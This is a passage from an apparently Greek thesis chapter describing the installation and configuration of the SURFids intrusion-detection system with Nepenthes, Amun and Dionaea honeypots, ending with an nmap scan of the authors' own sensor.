Συγκεκριμένα, βλέπουμε πως ο tunnel – honeypot server ακούει στις πόρτες 1194, και 4443. Αναλυτικότερα, η 1194 χρησιμοποιείται για τα OpenVPN tunnels, ενώ η 4443 για την κατάσταση των αισθητήρων μέσω HTTPS. Ο Logging (Web – DB) server ακούει στην πόρτα 80 (Web interface) και στην 5432 (PostgreSQL βάση δεδομένων). Τέλος, οι αισθητήρες ενδέχεται να ακούν στην πόρτα 22 (για απομακρυσμένη διαχείριση) και πραγματοποιούν εξωτερικές συνδέσεις προς τον tunnel server (στις θύρες 1194,4443).

3.4 Εγκατάσταση

3.4.1 Logging Server

Για τον logging server επιλέχτηκε ως λειτουργικό σύστημα Ubuntu Server 10.04 LTS. Η επιλογή έγινε ώστε να υπάρχει ένα σύστημα που σίγουρα θα έχει μακροχρόνια υποστήριξη από την εταιρεία Canonical (LTS = Long Time Support) καθώς και από την ευρύτερη κοινότητα, θα τρέχει ελάχιστες υπηρεσίες (server edition με μόνο το SSH ενεργοποιημένο), ενώ επίσης οι ίδιοι οι δημιουργοί του SURFids προτείνουν Debian/Ubuntu συστήματα. Τέλος, όπως θα δούμε χρησιμοποιούνται Ubuntu repositories.

Αρχικά προσθέτουμε το key του surfnet στο local key chain μας:

wget -q http://repo.ids.surfnet.nl/key.pub -O- | sudo apt-key add -

Στη συνέχεια δημιουργούμε το αρχείο surfids.list

sudo vi /etc/apt/sources.list.d/surfids.list

με το παρακάτω περιεχόμενο:

deb http://repo.ids.surfnet.nl/surfnetids/ lenny main

Και είμαστε έτοιμοι να εγκαταστήσουμε το surfids-logserver:

sudo apt-get update

sudo apt-get install surfids-logserver sendmail sendmail-bin

Αναλυτική περιγραφή της εγκατάστασης υπάρχει στο Παράρτημα 2.

3.4.2 Tunnel / Honeypot Server

Για τον logging server επιλέχτηκε ως λειτουργικό σύστημα Ubuntu Server 10.04 LTS (για τους λόγους που περιγράφηκαν και παραπάνω).

Αρχικά προσθέτουμε το key του surfnet στο local key chain μας:

wget -q http://repo.ids.surfnet.nl/key.pub -O- | sudo apt-key add -

Στη συνέχεια δημιουργούμε το αρχείο surfids.list

sudo vi /etc/apt/sources.list.d/surfids.list

με το παρακάτω περιεχόμενο:

deb http://repo.ids.surfnet.nl/surfnetids/ lenny main

Το επόμενο στάδιο (που είναι ιδιαίτερα προβληματικό) είναι να ρυθμίσουμε κατάλληλα τα Ubuntu έτσι ώστε να εγκαταστήσουν μία 2.0.* έκδοση του OpenVPN (ώστε να λειτουργεί σωστά το SURFids). Χρησιμοποιούμε την apt pinning τεχνική γράφοντας στο αρχείο /etc/apt/preferences:

Package: openvpn

Pin: release a=dapper

Pin-Priority: 700

Επίσης, προσθέτουμε στο sources.list αρχείο μας τη γραμμή:

deb http://nl.archive.ubuntu.com/ubuntu/ dapper universe

ώστε να είναι δυνατή η λήψη αρχείων από το dapper repository.

Στη συνέχεια λαμβάνουμε τα απαραίτητα αρχεία:

sudo apt-get update

sudo apt-get install surfids-tunnel

Αν προκύψει κάποιο λάθος σε σχέση με το OpenVPN και κάποιες βιβλιοθήκες που χρειάζεται (και οι οποίες είναι αρκετά παλιές), είναι ανάγκη να τις εγκαταστήσουμε χειροκίνητα με τη βοήθεια του aptitude.

Αναλυτικές οδηγίες για την συνέχεια παρουσιάζονται στο Παράρτημα 3.

3.4.3 Sensors

Ένας αισθητήρας μπορεί να εγκατασταθεί είτε σε ένα Debian/Ubuntu σύστημα είτε με την δημιουργία ενός bootable USB stick.

Στην παρούσα φάση έχουν εγκατασταθεί τρεις διαφορετικοί αισθητήρες. Η εγκατάσταση τους έγινε σε τρία διαφορετικά φυσικά μηχανήματα (dedicated systems). Εδώ σημειώνεται πως τα συστήματα στήθηκαν εξαρχής σε νέα εγκατάσταση, χωρίς να χρησιμοποιήσουμε την bootable usb επιλογή που δίνεται. Σε αυτό το σημείο θεωρούμε σημαντικό να αναφέρουμε και ένα σημαντικό πρόβλημα που προέκυψε κατά την εγκατάσταση.

Αρχικά επιλέχτηκε όπως και στην περίπτωση των εξυπηρετητών το λειτουργικό σύστημα να είναι Ubuntu Server 10.04 LTS, για τους λόγους που αναλύθηκαν και παραπάνω. Αφού ωστόσο στήθηκαν τα συστήματα, και ξεκίνησε η εγκατάσταση του λογισμικού του κάθε σένσορα προέκυψαν ποικίλα προβλήματα. Τα βασικά που θα αναφέρουμε είναι ότι σε αντίθεση με τις οδηγίες εγκατάστασης, που θα περιγραφούν και παρακάτω, το σύστημα δεν ξεκίναγε όπως θα έπρεπε (μετά την εγκατάσταση του SURFids-sensor). Παράλληλα, ακόμη και αν θεωρήσουμε το πρόβλημα αυτό αμελητέο, υπήρξαν πολλά προβλήματα στην επιτυχή δημιουργία tunnel σύνδεσης με τον tunnel server.

Η λύση στο πρόβλημα ήρθε με την εγκατάσταση των αισθητήρων σε Ubuntu Server 8.04, όπου δεν συναντήσαμε κανένα απολύτως πρόβλημα.

Αναλυτικότερα η διαδικασία έχει ως εξής:

Αρχικά προσθέτουμε το κλειδί του SURFids στο local key chain:

wget -q http://repo.ids.surfnet.nl/key.pub -O- | sudo apt-key add -

Στην συνέχεια προσθέτουμε στο repository του συστήματος το surfnet:

sudo vi /etc/apt/sources.list

deb http://repo.ids.surfnet.nl/surfnetids/ lenny main

Έπειτα είμαστε έτοιμοι να εγκαταστήσουμε το SURFids-sensor πακέτο:

sudo apt-get update

sudo apt-get install surfids-sensor

Στη συνέχεια πρέπει να γίνουν κάποιες απαραίτητες ρυθμίσεις. Αρχικά τοποθετούμε το πιστοποιητικό του tunnel server (ca.crt) στο /etc/surfids φάκελο. Έπειτα κάνουμε τις κατάλληλες τροποποιήσεις στο /etc/surfids/surfids.conf αρχείο, το οποίο θα έχει τελικά την μορφή:

server = IP διεύθυνση του tunnel server

adminpass = d41d8cd98f00b20u24980099ecf8427e (το adminpass σε MD5-hash μορφή)

(ο κωδικός αυτός είναι που θα χρησιμοποιείται στον σένσορα για διάφορες ρυθμίσεις που θα δούμε στη συνέχεια)


Έπειτα ανοίγουμε το /etc/surfids/openvpn.conf αρχείο και ρυθμίζουμε κατάλληλα τις γραμμές:

remote IP διεύθυνση του tunnel server

tls-remote IP διεύθυνση του tunnel server


Τέλος, κάνουμε επανεκκίνηση του συστήματος, και ξεκινά το γραφικό περιβάλλον του αισθητήρα, όπου θα κάνουμε και τις τελικές ρυθμίσεις που χρειάζονται:

Πηγαίνουμε στο Administrator menu:



Σχήμα: 3.29 Εγκατάσταση sensors 1

Τοποθετούμε το password που επιλέξαμε νωρίτερα:




Σχήμα: 3.30 Εγκατάσταση sensors 2

Τοποθετούμε τις κατάλληλες πληροφορίες ως εξής:

serverurl – Το url του server σε μορφή: https://143.*.*.*:4443/


username – Το username όπως ρυθμίστηκε στον tunnel server (συνήθως idssensor)

password - Το password όπως ρυθμίστηκε στον tunnel server




Σχήμα: 3.31 Εγκατάσταση sensors 3

Στην συνέχεια ρυθμίζουμε τις πληροφορίες σε σχέση με το δίκτυο ως εξής: Επιλέγουμε Configure/Network και έχουμε:




Σχήμα: 3.32 Εγκατάσταση sensors 4

Οι επιλογές είναι normal για τον τύπο του αισθητήρα, και το αντίστοιχο δικτυακό interface που θέλουμε να χρησιμοποιήσουμε (αν έχουμε περισσότερα του ενός).



Σχήμα: 3.33 Εγκατάσταση sensors 5



Στην εγκατάσταση μας χρησιμοποιήσαμε static IPs, και έγινε η αντίστοιχη ρύθμιση του Netmask, Gateaway, και Broadcast. Ιδιαίτερα σημαντικό είναι το Local IP address και το Endpoint IP address. Ως local IP ρυθμίζουμε την IP του interface που χρησιμοποιούμε. Ως Endpoint IP πρέπει να βάλουμε μία IP που δεν χρησιμοποιείται στο (ίδιο) δίκτυο.

Το γεγονός αυτό σημαίνει στην πράξη πως κάθε αισθητήρας για να λειτουργήσει πρέπει να δεσμεύσει **δύο** διαφορετικές IP διευθύνσεις.

Ο αισθητήρας είναι πλέον έτοιμος να ξεκινήσει (επιλέγουμε Manage / Start).

3.4.4 Installing Honeypots

Ιδιαίτερα σημαντικό κομμάτι για την λειτουργία του SURFids είναι η εγκατάσταση (στον tunnel server) ενός ή περισσότερων honeypots.

Στην περίπτωσή μας εγκαταστήσαμε τρία honeypots, το Nepenthes, το Amun και το Dionaea.

Nepenthes

Αρχικά εγκαθιστούμε διάφορα πακέτα που είναι αναγκαία:

apt-get install automake1.9 libtool flex bison postgresql-dev libcurl3-dev libmagic-dev libpcre3-dev libadns1-dev libpcap0.8-dev iptables-dev make g++

Στην συνέχεια δημιουργούμε έναν χρήστη nepenthes (sudo adduser nepenthes) και στο home directory του, κατεβάζουμε το nepenthes (svn co https://svn.carnivore.it/nepenthes/trunk/).

Επίσης, σημειώνεται πως αν η εγκατάσταση γίνεται σε Ubuntu το nepenthes υπάρχει και στα repositories του (sudo apt-get install nepenthes). Ωστόσο στη περίπτωση μας το nepenthes πρέπει να εγκατασταθεί με PostgreSQL υποστήριξη, οπότε πρέπει να γίνει χειροκίνητα (manually).

autoreconf -v -i

./configure --prefix=/home/nepenthes --enable-postgre --with-postgre-lib=/usr/lib/postgresql/ --with-postgre-include=/usr/include/postgresql/ --enable-debug-logging --enable-pcap --enable-ipq --with-ipq-include=/usr/include/libipq/ --with-ipq-lib=/usr/lib/

Και στη συνέχεια:

sudo make

sudo make install

Αφού η εγκατάσταση ολοκληρωθεί επιτυχώς πρέπει να κάνουμε τις απαραίτητες ρυθμίσεις:

Στο /home/nepenthes/etc/nepenthes/nepenthes.conf ενεργοποιούμε το surfnet plugin προσθέτοντας τη γραμμή:

"logsurfnet.so", "log-surfnet.conf", ""

Επίσης ενεργοποιούμε την PostgreSQL προσθέτοντας τη γραμμή:

"sqlhandlerpostgres.so", "", ""

Τέλος, δίνουμε τις απαραίτητες πληροφορίες στο log-surfnet.conf (την IP διεύθυνση της βάσης δεδομένων καθώς και τα στοιχεία του χρήστη nepenthes (password)).

Amun

Αρχικά εγκαθιστούμε κάποια python πακέτα που χρειάζονται και στη συνέχεια κατεβάζουμε το Amun:

sudo apt-get install python-psycopg2

cd /opt/

svn co https://amunhoney.svn.sourceforge.net/svnroot/amunhoney amunhoney

cd /opt/amunhoney

Το βασικό αρχείο ρυθμίσεων είναι το /opt/amunhoney/conf/amun.conf. Σε αυτό επιλέγουμε τα κατάλληλα modules ενεργοποιώντας ταυτόχρονα το log-surfnet module.

Επίσης, πρέπει να δώσουμε τα απαραίτητα στοιχεία στο αρχείο /opt/amunhoney/conf/log-surfnet.conf για την σωστή σύνδεση στη βάση δεδομένων.

Αν θέλουμε τα binaries να στέλνονται στον φάκελο του SURFids δίνουμε τις εντολές:

cd /opt/amunhoney/malware

mv md5sum md5sum.orig

ln -s /opt/surfnetids/binaries md5sum

Dionaea

Η εγκατάσταση του Dionaea ήταν και η πιο δύσκολη και επίπονη καθώς βασίζεται σε πολλά διαφορετικά dependencies των οποίων η εγκατάσταση πρέπει να γίνει σε επίπεδο κώδικα.

Οι οδηγίες που ακολουθούν είναι στην πράξη ένας συνδυασμός των οδηγιών που προτείνονται στα [57] [31] και [61].

Αρχικά εγκαθιστούμε μέσω του apt διάφορα πακέτα που θα χρειαστούμε:

aptitude install libudns-dev libglib2.0-dev libssl-dev libcurl4-openssl-dev \

libreadline-dev libsqlite3-dev python-dev libtool automake autoconf build-essential \

subversion git-core flex bison pkg-config gettext python-dev libreadline-dev libsqlite3-dev \

libxml2-dev libxslt1-dev

Στη συνέχεια δημιουργούμε τον φάκελο όπου θα γίνει η βασική εγκατάσταση:

sudo mkdir /opt/dionaea

Το directory στο οποίο θα εργαστούμε είναι το /opt/src/

Εγκατάσταση glib

sudo apt-get install gettext

sudo wget http://ftp.gnome.org/pub/gnome/sources/glib/2.20/glib-2.20.4.tar.bz2

sudo tar xfj glib-2.20.4.tar.bz2

cd glib-2.20.4/

sudo ./configure --prefix=/opt/dionaea

sudo make

sudo make install

cd ..

Εγκατάσταση liblcfg

git clone git://git.carnivore.it/liblcfg.git liblcfg

cd liblcfg/code

sudo autoreconf -vi

sudo ./configure --prefix=/opt/dionaea

sudo make install

cd ..

Εγκατάσταση libemu

git clone git://git.carnivore.it/libemu.git libemu

cd libemu

sudo autoreconf -vi

sudo ./configure --prefix=/opt/dionaea

sudo make install

cd ..

Εγκατάσταση libnl

git clone git://git.kernel.org/pub/scm/libs/netlink/libnl.git

cd libnl

sudo autoreconf -vi

export LDFLAGS=-Wl,-rpath,/opt/dionaea/lib

sudo ./configure --prefix=/opt/dionaea

sudo make

sudo make install

cd ..

Εγκατάσταση libev

sudo wget http://dist.schmorp.de/libev/Attic/libev-3.9.tar.gz

sudo tar xfz libev-3.9.tar.gz

cd libev-3.9

sudo ./configure --prefix=/opt/dionaea

sudo make install

cd ..

Εγκατάσταση Cython

sudo wget http://cython.org/release/Cython-0.12.1.tar.gz

sudo tar xfz Cython-0.12.1.tar.gz

cd Cython-0.12.1

sudo python setup.py build

sudo sudo python setup.py install

cd ..

Εγκατάσταση Python-3.1.2

sudo wget http://python.org/ftp/python/3.1.2/Python-3.1.2.tgz

sudo tar xfz Python-3.1.2.tgz

cd Python-3.1.2/

*sudo ./configure --enable-shared --prefix=/opt/dionaea --with-computed-gotos *

--enable-ipv6 LDFLAGS="-Wl,-rpath=/opt/dionaea/lib/"

sudo make

sudo make install

Εγκατάσταση lxml

sudo wget http://codespeak.net/lxml/lxml-2.2.6.tgz

sudo tar xfz lxml-2.2.6.tgz

cd lxml-2.2.6

/opt/dionaea/bin/2to3 -w src/lxml/html/_diffcommand.py

/opt/dionaea/bin/2to3 -w src/lxml/html/_html5builder.py

sudo /opt/dionaea/bin/python3 setup.py build

sudo /opt/dionaea/bin/python3 setup.py install

Εγκατάσταση udns

sudo wget http://www.corpit.ru/mjt/udns/old/udns_0.0.9.tar.gz

sudo tar xfz udns_0.0.9.tar.gz

cd udns-0.0.9/

sudo./configure

sudo make shared

sudo cp udns.h /opt/dionaea/include/

*sudo cp *.so* /opt/dionaea/lib/*

cd /opt/dionaea/lib

sudo ln -s libudns.so.0 libudns.so

cd /opt/src

Εγκατάσταση c-ares

sudo wget http://c-ares.haxx.se/c-ares-1.7.3.tar.gz

sudo tar xfz c-ares-1.7.3.tar.gz

cd c-ares-1.7.3

sudo ./configure --prefix=/opt/dionaea

sudo make

sudo make install

cd ..

Εγκατάσταση curl

sudo wget http://curl.haxx.se/download/curl-7.20.0.tar.bz2

sudo tar xfj curl-7.20.0.tar.bz2

cd curl-7.20.0

sudo ./configure --prefix=/opt/dionaea --enable-ares=/opt/dionaea

sudo make

sudo make install

cd ..

Εγκατάσταση libpcap-1.1.1

sudo wget http://www.tcpdump.org/release/libpcap-1.1.1.tar.gz

sudo tar xfz libpcap-1.1.1.tar.gz

cd libpcap-1.1.1

sudo ./configure --prefix=/opt/dionaea

sudo make

sudo make install

cd ..

Εγκατάσταση Dionaea

git clone git://git.carnivore.it/dionaea.git dionaea

cd dionaea

sudo autoreconf -vi

sudo ./configure --with-lcfg-include=/opt/dionaea/include/ \

--with-lcfg-lib=/opt/dionaea/lib/ \

--with-python=/opt/dionaea/bin/python3.1 \

--with-cython-dir=/usr/local/bin \

*--with-udns-include=/opt/dionaea/include/ *

*--with-udns-lib=/opt/dionaea/lib/ *

*--with-emu-include=/opt/dionaea/include/ *

*--with-emu-lib=/opt/dionaea/lib/ *

*--with-gc-include=/usr/include/gc *

*--with-ev-include=/opt/dionaea/include *

*--with-ev-lib=/opt/dionaea/lib *

*--with-nl-include=/opt/dionaea/include *

*--with-nl-lib=/opt/dionaea/lib/ *

*--with-curl-config=/opt/dionaea/bin/ *

*--with-pcap-include=/opt/dionaea/include *

*--with-pcap-lib=/opt/dionaea/lib/ *

--with-glib=/opt/dionaea

sudo make

sudo make install

Εγκατάσταση PostgreSQL driver (για support του SURFids)

sudo wget http://python.projects.postgresql.org/files/py-postgresql-1.0.1.tar.gz

sudo tar -xvzf py-postgresql-1.0.1.tar.gz

cd py-postgresql-1.0.1/

sudo /opt/dionaea/bin/python3 setup.py build

sudo /opt/dionaea/bin/python3 setup.py install

cd ..

Το βασικό αρχείο ρυθμίσεων είναι το /opt/dionaea/etc/dionaea/dionaea.conf

Σε αυτό αλλάζουμε την παράγραφο downloads σε:

```
downloads =
{
   dir = "/opt/surfnetids/binaries"
   tmp-suffix = ".tmp"
}
```

Επίσης την παράγραφο listen σε:

```
listen =
{
   mode = "manual"
   addrs = { eth0 = ["0.0.0.0"] }
}
```

Ρυθμίζουμε κατάλληλα την παράγραφο που αφορά το SURFids:

```
surfids = {
        sslmode = "require"
        host = "IP διεύθυνση του DB server"
        port = "5432"
        username = "nepenthes"
        password = "Κωδικός σύνδεσης στην βάση για τον user nepenthes"
        dbname = "idsserver"
     }
```

Τέλος, ενεργοποιούμε στην παράγραφο ihandlers το plugin του SURFids.

Τρέχουμε το πρόγραμμα με την εντολή

sudo ./opt/dionaea/bin/dionaea -D -l warning -L '*' -p /var/run/dionaea.pid

Σημείωση

Ιδιαίτερα σημαντικό είναι να ρυθμιστούν τα τρία honeypots έτσι ώστε να λειτουργούν σε διαφορετικές πόρτες (να απενεργοποιήσουμε δηλαδή modules που συμπίπτουν). Στο παράρτημα 1 γίνεται μία αναλυτική περιγραφή των αδυναμιών (και των πορτών στις οποίες προσομοιώνονται) των Nepenthes, Amun και Dionaea.

3.4.5 Port Scanning

Μετά την επιτυχή εγκατάσταση και λειτουργία των honeypots εκτελέσαμε μερικά port scans ώστε να δούμε αν πράγματι λειτουργούν σωστά οι αισθητήρες. Έτσι, η εικόνα που θα έβλεπε ένας επιτιθέμενος για τα συστήματα μας είναι η παρακάτω:

```
manolis@asterix:~$ nmap 143.*.*.*

Starting Nmap 4.53 ( http://insecure.org ) at 2011-01-11 14:26 EET

Interesting ports on 143.*.*.*:

Not shown: 1684 closed ports

PORT     STATE SERVICE

21/tcp   open  ftp

22/tcp   open  ssh

23/tcp   open  telnet

42/tcp   open  nameserver

80/tcp   open  http

105/tcp  open  csnet-ns

110/tcp  open  pop3

135/tcp  open  msrpc

139/tcp  open  netbios-ssn

143/tcp  open  imap

220/tcp  open  imap3

443/tcp  open  https

445/tcp  open  microsoft-ds

465/tcp  open  smtps

554/tcp  open  rtsp

617/tcp  open  sco-dtmgr

993/tcp  open  imaps

995/tcp  open  pop3s

1023/tcp  open  netvenuechat

1025/tcp  open  NFS-or-IIS

1900/tcp  open  UPnP

2105/tcp  open  eklogin

3268/tcp  open  globalcatLDAP

3372/tcp  open  msdtc

5000/tcp  open  UPnP

6101/tcp  open  VeritasBackupExec
```

8080/tcp open http-proxy

9999/tcp open abyss


10000/tcp open snet-sensor-mgmt

17300/tcp open kuang2


Nmap done: 1 IP address (1 host up) scanned in 11.845 seconds

3.5 Στιγμιότυπα λειτουργίας του SURFids

